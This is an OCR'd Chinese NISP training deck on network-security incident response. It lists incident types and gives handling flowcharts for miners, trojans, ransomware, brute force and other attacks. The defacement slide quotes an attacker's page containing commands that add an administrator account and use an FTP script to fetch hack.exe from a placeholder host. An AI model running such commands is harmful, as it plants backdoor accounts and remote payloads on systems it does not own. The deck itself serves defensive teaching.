
NISP
国家信息安全水平考试
NATIONAL INFORMATION SECURITY TEST PROGRAM

应急响应思路

网络安全应急响应基本概念

应急响应，通常是指一个组织为了应对各种意外事件的发生所做的准备，以及在事件发生后所采取的措施。其目的是减少突发事件造成的损失，包括人民群众的生命、财产损失，国家和企业的经济损失，以及相应的社会不良影响等。

网络安全应急响应是指针对已经发生或可能发生的网络安全事件进行监控、分析、协调、处理、保护资产安全。

1、未雨绸缪

2、亡羊补牢

甲方在急什么

阻断攻击

控制损失

数据保护

失陷原因

事件责任

企业名誉

我们能得到的支持

异常状况说明

安全设备告警

服务器日志

人员支持


攻击状态判断

攻击探测

漏洞利用

横向移动

数据窃取



权限维持

攻击者需要什么

更高的权限

出网的机器

免杀的木马

隐蔽的路径

密码信息

网络架构

集权系统

机密数据

常见的应急场景

挖矿病毒

木马后门

勒索病毒

网络攻击

钓鱼攻击

Web漏洞攻击


黑页/页面篡改

物理攻击


疑似失陷

APT


挖矿病毒类型



CPU/GPU



内存



硬盘

网络

挖矿病毒处置流程


接到应急事件
确定事件来源
获取IoC信息
确定挖矿病毒类型/家族
是否存在解决方案
是
按照解决方案进行处理
常规安全排查
未发现异常状况
是
应急结束
否
否
根据IoC确定PID
寻找恶意样本
确定进程启动时间
处理异常进程
删除恶意文件

木马后门


MSF

Cobalt Strike


Brute Ratel C4

NightHawk

木马后门处置流程


接到应急事件
确定事件来源
获取IoC信息
确定木马后门类型/家族
是否存在解决方案
否
是
按照解决方案进行处理
常规安全检查
未发现异常
否
是
应急结束
根据 IoC 确定 PID
寻找恶意样本
确定进程启动时间
处理异常进程
删除恶意文件


木马后门处置流程


接到应急事件
确定事件来源
获取IoC信息
确定木马后门类型/家族
是否存在解决方案
否
是
按照解决方案进行处理
常规安全检查
未发现异常
否
是
应急结束
根据 IoC 确定 PID
寻找恶意样本
确定进程启动时间
处理异常进程
删除恶意文件

勒索病毒


Lockbit

Wanny Cry




Darkside

勒索病毒处置流程


接到应急事件
保护现场
是否交赎金
是
是否解密
是
否
否
采集样本
确认勒索家族
寻找解密方法
是否有公开解密方法
是
按照公开方法处理
常规安全检查
应急结束
否
分析被加密文件
能否还原文件
是
还原文件
否
寻找加密器和执行参数
逆向分析解秘方法


网络攻击

MS7-010




中间人攻击

暴力破解



DDOS

暴力破解处置流程


接到应急事件
确定事件性质
攻击IP是否为内部IP
是
是否为业务未修改密码导致异常
是
修正密码
持续观察
应急结束
否
排除源IP被控情况
对源IP做远控专项排查
常规安全排查
否
判断攻击是否成功
是
查看被爆破账号是否进行过登录
根据事件查找历史操作
常规安全排除
否
封禁攻击IP
收敛暴露面

DDOS攻击

DDOS攻击防御手段

云抗D

增加/调度资源

访问控制

钓鱼攻击

邮件

社交平台


钓鱼网站

钓鱼攻击处置流程

Web漏洞攻击

- SQL注入
- XSS
- RCE
- 文件上传
- 文件包含
- 未授权
- 目录遍历

Web漏洞攻击处置流程



黑页/页面篡改

黑客技术，稳定网络巅峰‘d位置
轻轻的我来了
给您带来了一个不幸的消息...
由于您的网站..............
含有严重漏洞...
特依次方式通知站长............
本人不是故意的
只是想为国内的网络安全尽一份力...
请谅解...谢谢
...以下文字纯属 虚构 娱乐而写...
quote site exec net user Leap ****** /add
quote site exec net localgroup Administrators Leap /add
...echo open xxx.xxx.xxx.xxx>c:r.txt
...echo xxx>>c:r.txt
...echo xxx>>c:r.txt
...echo get hack.exe>>c:r.txt
...echo bye>>c:r.txt
...ftp -s:c:r.txt
...del c:r.txt
希望你轻轻的生气 嘿嘿 !!
"过" 冒犯了贵站请原谅
Hacker 情 毒
友情检测````
具检测，您本地的IP是： 123.148.227.154 ，对不对？

黑页/页面篡改

服务器被入侵

缓存污染


供应链投毒

黑帽SEO

物理攻击

无线网络

门禁



大屏

badusb

身份伪造

疑似失陷

疑似失陷

常规排查+流量/行为监控

常见问题

日志缺失

间隔时间长

未保护现场

线索中断

国家信息安全水平考试

NATIONAL INFORMATION SECURITY TEST PROGRAM